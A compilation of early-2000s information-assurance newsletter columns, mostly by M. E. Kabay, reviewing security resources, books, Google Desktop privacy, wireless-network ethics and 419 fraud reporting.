Gattiker, U. E. (2004). _The Information Security Dictionary: Defining the Terms that Define Security for E-Business, Internet, Information and Wireless Technology. Kluwer Academic Publishers (ISBN 1-4020-7889-7). xxxii + 411 pp. $145.00 < Put NWF Amazon link here >

Information Security This Week
< http://security.weburb.org/frame/newsboard/other/newsboard.html >

WebUrb < http://security.weburb.dk/ >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Stroke of LURHQ

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I'm always happy to find new security resources on the Web for my students and readers, so I was particularly pleased to run across the excellent work posted on the research pages of LURHQ Managed Security Services < http://www.lurhq.com/research.html > while I was looking for information on DNS cache poisoning the other day.

I found a very nice analysis of the situation by Joe Stewart of the LURHQ Threat Intelligence Group. Like almost all the articles, it is available in both HTML and PDF. The abstract reads, "The old problem of DNS cache poisoning has again reared its ugly head. While some would argue that the domain name system protocol is inherently vulnerable to this style of attack due to the weakness of 16-bit transaction IDs, we cannot ignore the immediate threat while waiting for something better to come along. There are new attacks, which make DNS cache poisoning trivial to execute against a large number of nameservers running today."

However, there are 28 other professional articles in the Technical Research section alone, including analyses of specific malicious software and vulnerabilities and more general papers such as

- A Firewall Log Analysis Primer
- Crossing the Line: Ethics for the Security Professional
- Intrusion Detection: In-Depth Analysis
- Managed Security Services and the Incident Handling Process
- Wormsign: Predicting the Next Outbreak

The Advisories page < http://www.lurhq.com/advisories.html > includes 19 papers on important vulnerabilities and exploits.

The Industry Whitepapers are the only section that requires registration, although these papers are also free. Topics include

- Achieving GLBA Compliance with Managed Security Services
- Achieving HIPAA Compliance with Managed Security Services
- Allocating Threat Management Resources
- An Introduction to Threat Intelligence Presentation
- LURHQ Solution to MSBlast Worm
- People, Process and Technology: The Foundation for Effective Incident Handling.
- Reducing Risk with Effective Threat Management
- Threat Management in Action: SOC War Stories Webinar

Congratulations to LUHRQ on providing such a useful collection of thoughtful writing.

* * *

For further reading:

Stewart, J. (2003). DNS Cache Poisoning - The Next Generation.
< http://www.lurhq.com/cachepoisoning.html > or
< http://www.lurhq.com/dnscache.pdf >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security on a Budget

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Network World Germany asked me to present a lecture entitled "Security on a Budget" to a conference they organized in December 2002. I was teaching undergraduate courses on the day of the conference, so I couldn't be in Germany then, but I did arrange to lecture via Vermont Interactive Television (VIT).

My "IS340 Intro to IA" students piled into a van with me and we drove a few miles up Interstate 89 to Waterbury, Vermont, where we sat in a pleasant studio with several cameras and microphones. In a jiffy, we were connected to the organizers and audience in Germany. They could see and hear us; we could see and hear them.

In my lecture and the accompanying paper, I pointed out the basics of information assurance and reminded participants that if poor security practices allow damage to our systems, we may be subject to criminal or civil legal proceedings. Indeed, if our negligence allows third parties to be harmed via our compromised systems, there may be even more severe legal problems.

Another issue that is emerging in e-commerce is that good security can finally be seen as part of the market development strategy. Consumers have expressed widespread concerns over privacy and the safety of their data; companies with strong security can leverage their investment to increase the pool of willing buyers and to increase their market share. We no longer have to look at security purely as loss avoidance: in today's marketplace good security becomes a competitive advantage that can contribute directly to revenue figures and the bottom line.

As all security experts today agree, security, like quality, is a process, not a static result. With the constant change in technology in today's world, it is inevitable that there will be new threats and vulnerabilities all the time. However, security need not be a terribly expensive, complicated process. On the contrary, there are some major benefits available from relatively inexpensive measures such as improving corporate culture and implementing defense in depth using relatively simple techniques.

* * *

The VIT crew kindly gave me a video tape of the event. Some months ago, in discussion with our instructional-technology staff at Norwich University, I asked if the sound track could be converted to a digital format; they quickly gave me an 8 MB MP3 file.

I have placed the original PowerPoint file, the MP3 file and a PDF file with a review article on my Web site; simply visit the home page for a pointer in the "New to the site" section: < http://www2.norwich.edu/mkabay >.

If you do listen to the MP3 file, you might want to skip the first 7.5 minutes unless you speak German; however, after that you will hear my high-pitched, over-inflected voice merrily lecturing in English for the next 40 minutes or so. Feel free to use the materials freely for non-

commercial use but, as usual, please don't post them anywhere else on the Web (it's too hard to correct errors in multiple copies). Remember that you don't have to ask for my permission to use my stuff for internal use – I copyright it precisely so I can give it away for non-commercial applications.

I hope you will enjoy the lecture and that you can use it in your internal training for new employees or for executive-level new hires who need a grounding in the basics of information assurance management.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Matt Bishop's Latest Hit

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dr Matt Bishop is the equivalent of a rock star in the world of information assurance education. Professor in the Department of Computer Science at University California Davis, he has contributed immensely to the field since the late 1970s and his early years at Purdue University, where he received his PhD in 1984. He's a wonderful speaker – I've had the pleasure of hearing him several times over the years – and I'm sure his students must be thrilled to be in his courses.

Prof. Bishop has published a new version of his magisterial text _Computer Security: Art and Science_, which was published in 2002. As he explains in his introduction to the new _Introduction to Computer Security_, his earlier text is intended for students (and anyone else) interested in the mathematical foundations of information assurance. However, he writes, the new book "is suited for computer security professionals, students, and prospective readers who have a less formal mathematical background, or who are not interested in the mathematical formalisms and would only be distracted by them, or for courses with a more practical than theoretical focus." He adds, "some students learn best by an informal description of the subject. What is the intuition underlying the ideas and principles of the field? How does the practitioner apply these to improve the state-of-the-art? For these students, this version of the book is more appropriate."

According to his preface, Bishop has three goals for his new text:
(1) to show the interrelations between practice and theory -- in both directions;
(2) to distinguish between computer security and cryptography (he points out that cryptography is a set of tools to support information assurance but not a panacea);
(3) "to demonstrate that computer security is not just a science but also an art" -- by which he means that security can never be designed or implemented as a theoretical construct divorced from external reality. "Just as an artist paints his view of the world onto canvas, so does the designer of security features articulate his view of the world of human/machine interaction in the security policy and mechanisms of the system. Two designers may use entirely different designs to achieve the same creation, justice to artists may use different subjects to achieve the same concept."

Depending on a professor's needs, the new text can easily be used for a one- or two-semester course of study of information assurance. Each of the 29 chapters includes interesting problems for students. For example, Chapter 1 includes "Argue for or against the following proposition. Ciphers that the government cannot cryptanalyze should be outlawed. How would your argument change if such ciphers could be used provided that the users registered the keys with the government?" Chapter 18 includes, "Map the assurance requirements of the TCSEC [the _Trusted Computer Systems Evaluation Criteria_ or "Orange Book"] …to the assurance requirements of the CC [the Common Criteria]."

The text also has supplements available online including PowerPoint slides for every chapter, an instructor's guide (due by the end of December 2004) and information on an answer key for selected exercises.

I think that computer and network security practitioners will find the text a fine addition to their library.

Well done, Matt!

* * *

For further reading:

Bishop, M. (2002). _Computer Security: Art and Science_. Addison-Wesley (ISBN 0-201-44099-7). 1136 pp.

Bishop, M. (2004). _Introduction to Computer Security_. Addison-Wesley (ISBN 0-321-24744-2). 747 pp.

Dr Bishop's home page
< http://nob.cs.ucdavis.edu/~bishop/ >

A list of research papers by Matt Bishop
< http://nob.cs.ucdavis.edu/~bishop/papers/ >

Supplementary materials for the new textbook
< http://nob.cs.ucdavis.edu/book-intro/index.html >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

What Collar is Your Crime?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the perks of being a columnist is that publishers send you free books in the hope that you will review them. One of these over-the-transom contributions to my library is an interesting collection of scholarly articles on white-collar crime that will be helpful to network and security managers looking for interesting case studies and ideas for their security-awareness courses [1].

The editors begin with an interesting preface that points out (among other things) that white-collar crime has been associated with political corruption and organized crime as well as individual larceny. They continue their interesting commentary in the introductions to each of the three parts of the book:

I. Defining White-Collar Crime
II. Forms of White-Collar Crime
III. The Criminal Justice System and White-Collar Crime.

Gilbert Geis introduces the thorny question of precisely what qualifies as white-collar crime.[2] The term was established by the famed criminologist Edwin H. Sutherland, who used it "in 1939 during his presidential address to the American sociological society in Philadelphia." Early users of the term applied it to occupational crimes committed by people of high social status. In areas other than the United States, however, most people referred to "economic crimes" or to "abuse of power." In the 1970s, sociologists and criminologists revived debates over the specific meaning of the term. Some argued for a very broad definition that included all kinds of economic crimes including frauds perpetrated on gullible victims (confidence games); a defining characteristic in this view was the lack of overt physical violence in the methods used. Others suggested that one should distinguish between individual white-collar crimes and corporate crime such as price-fixing or concealment of negative scientific results in regulatory processes.

Maria S. Boss and Barbara Crutchfield George review some of the US laws and jurisprudence governing white-collar crime.[3] Their section on the work environment is particularly applicable to network and security managers; I like their comment, "If whistleblowers are protected within the organization and or rewarded for their conduct (i.e., encouraged by the employer), a white-collar worker contemplating a crime will be less likely to commit the crime for fear of disclosure by fellow workers. It is in the employer's best interest to protect whistleblowers, thereby exerting positive control over the workplace."

Elizabeth Moore and Michael Mills discuss the victims of white-collar crime and point out that little has been done by legislators to help compensate them for their losses.[4]

---

[1]Shichor, D, L. Gaines & R. Ball (2002), eds. _Readings in White-Collar Crime_. Waveland Press (ISBN 1-57766-191-5). xi + 385 pp. Index
[2] Geis, G. (2002). "White-Collar Crime: What Is It?" Op. cit. pp. 7-25
[3] Boss, M. S. & B. C. George (2002). Challenging Conventional Views of White-Collar Crime. Op. cit. pp. 26-48
[4] Moore, E. & M. Mills (2002). The Neglected Victims and Unexamined Costs of White-Collar Crime. Op. cit. pp. 49-59

Garry Potter and Larry Gaines point out how the corporate climate can influence criminality.[5] Excessive emphasis on profit at the expense of ethics and elements of what I identify as groupthink such as extraordinary fear of failure and extreme emphasis on loyalty can push people into illegality. Lying about motivations and behavior (what the authors describe as creating "front activities") can create a habit of dishonesty that fosters white-collar crime. Some businesses fall so far from normal standards that they effectively _become_ organized crime. The authors review the intimate involvement of business and organized crime in the 20th century and provide many interesting case studies including the savings and loan scandals and the Iran Contra affair.

Part II has chapters analyzing specific types of white-collar crime including

- embezzlement
- savings and loan fraud
- insider trading
- telemarketing fraud
- computer-related crime
- physician violence new crime healthcare fraud
- occupational health crimes
- the waste oil industry
- government sabotage of OSHA
- contractor fraud in NASA.

David Carter and Andra J. Bannister are the authors of the chapter on computer-related crime.[6] Having written similar overviews myself, I was impressed with the authors' thoroughness and clarity.[7] I think their chapter provides an excellent introduction to the field of computer crime, especially for people with a limited background in computing (such as, perhaps, some of your own upper managers, Dear Readers). Conversely, their work can also serve to interest and motivate technical personnel with a limited exposure to the kinds of crime that involve computers.

Part III of the book will interest not only criminologists but also anyone interested in the long-term effects of laws and law enforcement on this kind of crime.

In summary, this text will be a valuable addition to the libraries of security professionals interested in the human side of computer crime, to corporate and college librarians as a resource for faculty and students, and especially to anyone teaching a course in economic crime.

My only regret is that the cover is not mauve; I would _so_ have liked to entitle this column, "The Collar Purple."

* * *

---

[5] Potter, G. & L. Gaines (2002). Underworlds and Upperworlds: the Convergence of Organized and White-Collar Crime. Op. cit. pp. 60-90

[6] Carter, D. & A. J. Bannister (2002). Computer-related Crime. Op. cit. pp. 183-201

[7] Kabay, M. E. (2002). Crime, Use of Computer In. Article in *_Encyclopedia of Information Systems_*, H. Bidgoli, ed. Elsevier Science (ISBN 0-122-27240-4)

References

[1]Shichor, D, L. Gaines & R. Ball (2002), eds. _Readings in White-Collar Crime_. Waveland Press (ISBN 1-57766-191-5). xi + 385 pp. Index
[2] Geis, G. (2002). "White-Collar Crime: What Is It?" Op. cit. pp. 7-25
[3] Boss, M. S. & B. C. George (2002). Challenging Conventional Views of White-Collar Crime. Op. cit. pp. 26-48
[4] Moore, E. & M. Mills (2002). The Neglected Victims and Unexamined Costs of White-Collar Crime. Op. cit. pp. 49-59
[5] Potter, G. & L. Gaines (2002). Underworlds and Upperworlds: the Convergence of Organized and White-Collar Crime. Op. cit. pp. 60-90
[6] Carter, D. & A. J. Bannister (2002). Computer-related Crime. Op. cit. pp. 183-201
[7] Kabay, M. E. (2002). Crime, Use of Computer In. Article in *_Encyclopedia of Information Systems_, or* Elsevier Science (ISBN 0-122-27240-4)

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Have Laptop, Will Travel:
The Ethics of Network Detection

by Stephen Cobb, CISSP
Adjunct Professor, Information Assurance
Norwich University, Northfield VT

Allow me to present a clickable ethical dilemma hidden under the Network icon in Windows Explorer, a.k.a. Network Neighborhood. Click it and what do you see? All of the networks and computers visible from your computer. Some may not be 'accessible.' You might not be able to get into them, but you can see them and a few more clicks might get you into some of them (the exception is when Windows is having a bad day and you can't anything but your own machine).

Clicking Network is just one of many ways to navigate a network, but personally, I use it quite often, for example, to find a printer when I'm visiting the offices of friends, employers, or clients. Networks were made for sharing and that icon is one way to find out what has been shared.

But what if you click the same icon when you are not in an office, but in the park, at a bar, or in a hotel room? You may find that there is some unintentional sharing going on. You may be able to access hard drives that belong to strangers. What do you do? Were you wrong to click the icon? Do you inform the parties who are exposed? Therein lies the dilemma, which is far from academic now that the air around us is thick with data, especially in trains, planes, hotspots, and hotels.

Over the last twelve months we've seen numerous convictions for 'wireless crimes.' These have ranged from the criminal hacking of medical records in North Carolina, to the attempted interception of credit card transactions at the national headquarters of the Lowe's home improvement chain (coincidentally in North Carolina) via an 'open' network connection which the perpetrators detected, wirelessly, from a Lowe's parking lot in Michigan.

Reports of such cases invariably invoke the term 'wardriving.' I'm sure editors love the sound of it but are unaware that it's not the same as wireless intrusion. Indeed, wardriving, as defined by the vast majority of those who do it, is the detection of wireless networks that are broadcasting data into public airspace. Wardriving typically uses a laptop, a Wi-Fi card, and software such as NetStumbler.

Before you point to any motes in the wardriver's eye, remember that your Windows XP laptop is probably beaming the air right now by default, since Wi-Fi detection is part of XP's standard operating procedure. This observation suggests another nasty legal problem: Would Microsoft would be an accessory to criminal acts if wardriving were ruled illegal? After all, the recording industry, through the RIAA, is trying to pin piracy on makers of peer-to-peer software.

I consider myself a road warrior. My laptop and I check into numerous different hotels every month. Am I tempted to click Network? Yes, because when I plug my laptop into the Internet port in my hotel room, or connect with Wi-Fi at a hotspot, I want to know, without running software that could be mistaken for 'hacking tools,' whether anyone else can see my system. Think of it is as wartraveling. The fact is, at some hotels, clicking Network shows me other guests' laptops. With a few more clicks I could probably read files off some of the systems I see,

but I won't go that far. I think it would be wrong.

Surprisingly, the hotels where I've seen this problem aren't cheap places where you fear for your life as well as your data. They're brand name hotels, venues where doctors and other professionals hold conferences and rooms start at $300 per night. Sadly, in some of them, that $300 is not going towards good network design.

So, do you click Network or not? And if so, what do you do about the result? You can hardly call the front desk and say "Please let Dr. Doe know his patient records are exposed." But you could enter a comment on one of those ubiquitous customer feedback forms: "Your guest network is not secure."

* * *

For Further Reading

Hurley, C., M. Puchol, R. Rogers, F. Thornton (2004). _WarDriving: Drive, Detect, Defend, A Guide to Wireless Security_. Syngress (ISBN 1-931836-03-5). 495 pp.
< http://www.oreilly.com/catalog/1931836035/ >

Ryan, P. S. (2004). "War, Peace, Or Stalemate: Wargames, Wardialing, Wardriving, And The Emerging Market For Hacker Ethics." _Virginia Journal Of Law & Technology_ 9(7) [Summer 2004].
< http://papers.ssrn.com/sol3/papers.cfm?abstract_id=585867 >

Wireless Crimes Reports
< http://forums.netstumbler.com/showthread.php?t=11734&goto=nextoldest >

* * *

Stephen Cobb, CISSP is Chief Security Executive for STSN, Inc. < http://www.stsn.com/ > and an Adjunct Professor of Information Assurance at Norwich University.

Google Desktop

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Everybody has a different style for organizing their lives. For example, one of my friends has an office which, to me, resembles an archaeological dig. There are drifts of magazines in layers reaching back into the distant past; horizontal filing results in piles of opened and closed books all over the floor; tiny notes scrawled in minuscule hand writing on torn off backs of Christmas cards from 1987 litter the space around his keyboard.

In contrast, my workspace is ridiculously neat. I have two 19 inch flat screens arrayed ergonomically in front of my ergonomic keyboard which I use while sitting on my ergonomic kneeling chair. I almost never use paper; everything I do is electronic. I've even written a paper on how to organize your disk drive (see < http://www.mekabay.com/methodology/osiod.pdf >) so you can be obsessively neat, too. One of my friends laughed at me when he noticed that I sort cash in my wallet by denomination (at least it's not by serial number); others including myself chuckle because the shirts in my closet are arrayed with equal distance between the hangers.

These differences in tolerance for chaos or (neurotic?) desire for neatness clearly extends to one's computer desktop. For example, one of my dearest friends has something like a hundred icons scattered all over her desktop; I have two (My Computer and the Recycle Bin). All the other shortcuts that I use frequently are neatly (of course) arranged on two shortcut bars.

Well, enough of this amateur psychometric analysis. Let's look at a tool that can help everyone, from the freeform free spirit to the neat freak: the Google Desktop Search (GDS) facility.

You can find information about GDS at < http://desktop.google.com/about.html >. Basically, it is a very fast, dynamic, constantly-running indexing service for almost all the files on our computer disk built on the same technology that many of us depend on for Web searching. Not only does it find files, it also finds e-mail messages, at least from MS-Outlook and MS-Outlook Express. Unfortunately, it does not index PDF files; however, people with the full Adobe Acrobat product can index all the PDF files on their disks quickly and easily using the integrated indexing function in that product.

I have been using GDS since Oct 22, 2004 and have had no problems with it at all. It does exactly what it claims, does not get in the way, and does not appear to violate my privacy in any way.

One of my colleagues has promised to put a sniffer on his Internet connection to watch GDS when it transmits "non-personal usage data and crash reports to Google" as one of the options permits (you can, however, forbid even such innocent-sounding communication). I'll let you know if he discovers anything awful.

In the meantime, Jon Callas, the Chief Technical Officer / Chief Security Officer at PGP Corporation, has written an excellent article about the controversy over GDS in his "CTO Corner" at < http://www.pgp.com/resources/ctocorner/gds.html >. In particular, he analyzes

some of the consequences of using GDS in conjunction with encrypting disk drivers such as his company's PGPDisk. He also provides a good list of articles from the trade press presenting arguments for and against GDS from a security perspective.

Mr Callas is worried about indexing encrypted disk drives; indeed, my experience with GDS is that it does that store a cache with copies of the original files. I know this because the index finds pointers to documents that I deleted weeks ago. Indeed, the cache is so good that it almost serves as a form of well-organized automatic backup facility. However, if you're original files are encrypted but the Google files are not, the cash is clearly a violation of your security plan.

One possible solution may be to install the product on to your encrypted drive; maybe this will localize the cache to the encrypted drive. If you mount the drive automatically, this arrangement should not interfere with GDS. However, I don't know if this solution will work because I haven't tried it yet.

Another solution may come from those nice people at Google: after all, they've done wonders for us so far.

[Disclaimer: I have no relation whatever to Google and I don't own any of their stock.]

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security Web Seminars:
Good Training Resource

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Readers of this column and others in the Network World Fusion series have no doubt received announcements of a wide variety of recorded lectures available on demand for different topics. However, many of us ignore such invitations, so I thought it would be helpful to read a review of this resource.

I recently listened with great interest to the first seminar in the series called the "LANDesk Webcast Series" available free from the page at

< http://www.nwfusion.com/events/webcasts/landesk_security.html >.

The four seminars in the series are

* Security Within the Management Space (available now);

* Streamlining Patch Testing and Deployment (due in January 2005);

* Spyware and End-node Security (due in February 2005); and

* Mobile Security and Real-time Management (due in March 2005).

After a brief registration process, you are brought directly into a slide-show with narration streamed to your browser (it worked fine with MS Internet Explorer v6.0 but did not work with Opera v7.54 – there were no control buttons visible in the latter browser). However, try not to interrupt the stream: I found that the system often locked up if I paused for longer than a few seconds and I'd have to start over and then move the slider back to the right position to resume from where the stream had stopped or click on a link in the agenda pop-up.

The first seminar, "Security Within the Management Space," begins with an excellent overview by Mark Nicolett, Research VP at Gartner Group. Some of Mr Nicolett's key points:

* In surveys of top-ten business concerns in 2002, 2003 and 2004, security breaches and business disruptions climbed from off-the-map in 2002 to #2 in 2003 and #1 in 2004 (probably because of malware outbreaks).

* Data protection and privacy concerns in these surveys fluctuated from #4 in 2002 down to #10 in 2003 and back up to #3 in 2004 (probably because of the increasingly strict regulatory environment).

* The time from discovery or disclosure of a vulnerability to appearance of an exploit has been

shrinking towards zero over the last few years. Patching is therefore still necessary, but it can no longer be considered a sufficient protective mechanism.

* Sarbanes-Oxley (SOX), Gramm-Leach-Bliley (GLB) and Health Insurance Portability and Accountability Act (HIPAA) have serious implications for IT security; all of them lead auditors to look for clear, defined policies on privacy protection and methods for identifying and tracking breaches of these policies.

* Prime vulnerabilities remain in employee awareness and training for acceptable and safe use of IT resources; HTML and active content coding for Web servers and Web sites; user administration errors on client systems; and missing patches for all layers of the stack.

* The ongoing cycle of security management requires

>a discovery phase to establish the current status, identify vulnerabilities and define a goal for the more secure state;

> prioritizing actions based on risk assessment and risk management principles;

> shielding the system and reducing potential damage, especially by eliminating root causes for vulnerabilities; and

> monitoring compliance and evolving threats to keep our systems up to date.

Mr Nicolett continues with an overview of the threat life cycle; methods for shielding, scanning, blocking and containment; configuration management; defining and maintaining a structured environment; and mitigation and maintenance from an organizational process perspective.

Mr Nicolett speaks clearly and engagingly; one really gets the message that he knows his stuff.

* * *

The next section of the seminar is entitled “Today’s IT Security Challenges Need a Proactive Patch Management Solution” and is presented by Barbara Crane, VP of IT for Aramark Corporation. She speaks from an industry perspective from a company with 200,000 employees in 18 countries for 6,000 client sites and $6.5B in sales. At their HQ, they have 1,500 end users with another 500 users in regional offices who are connected in a wide-area network (WAN). Remote offices communicate their weekly data through broadband links. They have a long lifetime for their PC hardware, causing a complex situation for patching. She discusses why their firm chose LANDesk as their method for managing patches in this heterogeneous environment.

* * *

LANDesk Software’s Director of Product Management, Steve Workman, reviews his company’s perspective on the market for security management solutions to meet the growing demands for device discovery, audit and compliance, network access controls, patch management, spyware controls, and monitoring and denial tools.

* * *

I recommend his overview to anyone, but it will be especially useful in internal training as an interesting module to bring newcomers into the network and system security management team. I will certainly be referring my students to this valuable resource.

[Disclaimer: I have no financial involvement whatever with the companies named in this article, am not involved in the webinar series in any way and do not benefit from its success.]

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Microsoft Security Documents

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Microsoft has been heavily criticized over the years for distributing operating systems that lack a security kernel; however, in recent years, the giant company has made public commitments to improving security from the ground up. Indeed, Windows XP Pro seems to be the company's most stable operating system yet.

Recently, as I was preparing references for a lecture on operating systems security, I came across a site on the Microsoft _TechNet_ that may be helpful to readers of this column. The "Security Guidance" page at

< http://www.microsoft.com/technet/security/guidance/default.mspx >

provides links to six major areas of white papers, checklists, and other useful documentation on security from the Microsoft perspective:

- Security Guidance Center Home
- Security Topics
- Products and Technologies
- How-Tos
- Checklists
- Modules.

The first page is an overview that features some of the topics in the more detailed sections.

"Security Topics" provides links to lists of articles bearing on

- Architecture and Design
- Assessment
- Auditing and Monitoring
- Cryptography, Certificates, and Secure Communications
- Desktop Security
- Developing Secure Applications
- Disaster Recovery
- Identity Management
- Network Security
- Patch Management
- Policies and Procedures
- Server Security
- Threats and Countermeasures.

"Products and Technologies" links to lists about

- Active Directory
- ASP.NET
- Exchange Server
- Internet Authentication Service (IAS)
- Internet Information Services (IIS)
- Internet Security and Acceleration Server (ISA)
- .NET Framework
- Office
- Software Update Services (SUS)
- SQL Server
- Systems Management Server (SMS)
- Web Services
- Windows 98
- Windows NT
- Windows 2000
- Windows XP
- Windows Server 2003.

“How-Tos” goes to an index of articles cross-indexed according to the classes

- Assessment
- Cryptography, Certificates, and Secure Communications
- Desktop Security
- Developing Secure Applications
- Disaster Recovery
- Identity Management
- Network Security
- Patch Management
- Server Security.

Many of the listed articles are appropriate for several of the categories.

“Checklists” include a number of lists cross-indexed by the following categories:

- Architecture and Design
- Developing Secure Applications
- Network Security
- Securing a Windows Server 2003 Server
- Securing Windows XP
- Server Security

and again, several articles appear in several categories.

Finally, the “Modules” page includes these topics:

- Guide: Antivirus Defense-in-Depth

- Guide: Backup and Restore
- Guide: Identity and Access Management Series
- Guide: Securing a Windows Server 2003 Server
- Guide: Securing Windows XP
- Guide: Securing Wireless LANs with Certificate Services
- Guide: Securing Wireless LANs with PEAP and Passwords
- Guide: Security Risk Management
- Guide: The Patch Management Process.

This page also points to 64 individual white papers on a wide range of security topics.

I looked at only a few documents in this vast collection, so I cannot claim to have evaluated all of them or even a significant sample; however, those I did examine seemed acceptably clear and concise. Specifically, I looked at "How to Use MBSA," "How to Implement Patch Management," "Checklist: Managed Code," (which unfortunately begins, "This checklist is a companion to the odules…."), "Checklist: Securing Your Network," and "Securing Your Network." The latter included references to several Cisco security documents – a generosity of spirit that encourages me to think that Microsoft is indeed changing its ways for the better.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

4-1-9 Fraud and a Phishing Check

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Mark Heinrich, CISSP recently wrote, "Just after reading your column, I clicked to my next piece of email, a tacky bit of spam reminding to remit my outstanding (but unspecified) payment to the Nigerian National Bank by contacting someone at <e-mail address removed>. Is there someone I can forward this tripe to for investigation, prosecution, or perhaps a terrible accident in a dark alley? I remember long ago that the FBI had an e-address to forward things like this, but I do not know if that is still true. Do you have any suggestions for spam recipients?"

This simple question led me not only to review current resources for readers to use in informing your colleagues (and families and friends) about the notorious 4-1-9 advance-fee fraud, but also led to a brief demonstration of how to check for a possible phishing scam.

The reader is probably thinking of the Internet Fraud Complaint Center at < http://www1.ifccfbi.gov/index.asp >.

If you are looking for US law-enforcement agencies to contact, you can find an extensive table showing where to report which kind of Internet-related crime at < http://www.cybercrime.gov/reporting.htm >.

The National Consumers League < http://www.nclnet.org/ > has created Fraud.org to help fight Internet and telemarketing fraud. They offer an Online Incident Report Form < http://68.166.162.20/repoform.htm > where victims can report online and telemarketing frauds.

Incidentally, you might be having the same reaction as I did to that funny looking URL with the IP address in it. My first reaction was to wonder if I was looking at a phishing scam, especially once I realized that all the other links on the page at < http://www.fraud.org/ > use normal alphanumeric URLs. Could someone have hacked the legitimate Web page and linked to a bogus data collection site?

I looked up the < fraud.org > domain using the _whois_ service of InterNIC < http://www.internic.net/whois.html > and verified that it was indeed registered by the National Consumers League. Then I did a reverse IP lookup on < 68.166.162.20 > using SamSpade v1.4 (see < http://www.samspade.org/ssw/ > and found that the address resolved to a block owned by Covad Communications in San Jose, CA. I called the abuse line, where a very nice lady listened carefully to why I was asking for information about the IP address and confirmed that it is in fact owned by the National Consumers League. So I guess it's not a phishing scam after all.

Anyway, how do I respond to fraudulent offers like the one my correspondent mentioned?

Well first, I subscribe to the Cloudmark Safetybar community < http://www.cloudmark.com/ >

and so if a 4-1-9 advance-fee fraud or phishing message gets through their filters at all, I hit their "Block Fraud" button in my Outlook toolbar to simultaneously file the message in the spam folder and send notification to the central servers so that the new rubbish can be fingerprinted. The hash is then rapidly distributed to all of the million-plus subscribers (1.2 million as I write this).

Sometimes, if I have a moment, I sometimes forward particularly offensive fraud letters to < abuse@isp.dom > (where "isp" is the Internet service provider and "dom" is the domain for the return e-mail address used in the body of the fraudulent message) with a suggestion that they cancel that account to reduce the number of foolish victims. However, this technique doesn't always work (sometimes the messages bounce) and in any case, I have to say that there are so many of these things that I rarely bother anymore.

* * *

For further reading

CIAC Hoaxbusters on 4-1-9
< http://hoaxbusters.ciac.org/HBScams.shtml#nigerian419 >

United States Secret Service advisory about 4-1-9 scams
< http://www.secretservice.gov/alert419.shtml >

Urban Legends (snopes) on 4-1-9
< http://www.snopes.com/crime/fraud/nigeria.asp >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ISTS Offers Valuable Research

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the great pleasures of working in information assurance (IA) is the collegiality of experts in the field. For the most part, regardless of how firms, associations, institutes, and universities compete with others of their respective types, everyone seems to agree that we are all on the same side of the battle against The Bad Guys.

Here in Vermont and western New Hampshire, we are building a satisfying and productive association among four educational institutions and their affiliated research arms. Champlain College, Dartmouth College, Norwich University and University of Vermont faculty and staff who are interested in information assurance have been cooperating for several years now in exchanging information and participating in each other's educational events. For example, we routinely send each other announcements of IA lectures and seminars at each institution. I am particularly pleased that undergraduate and graduate student speakers from all of the institutions are selected by participating faculty for the annual IA student symposium at Norwich.

Today, I would like to draw your attention to the work of the Dartmouth College Institute for Security Technology Studies (ISTS). The IST as was founded in 2000 and has an extensive group of participating faculty members, researchers and students involved in a wide range of interesting research projects. The ISTS publishes a beautiful free quarterly newsletter available online and by subscription; it keeps readers informed of new research reports and ongoing projects.

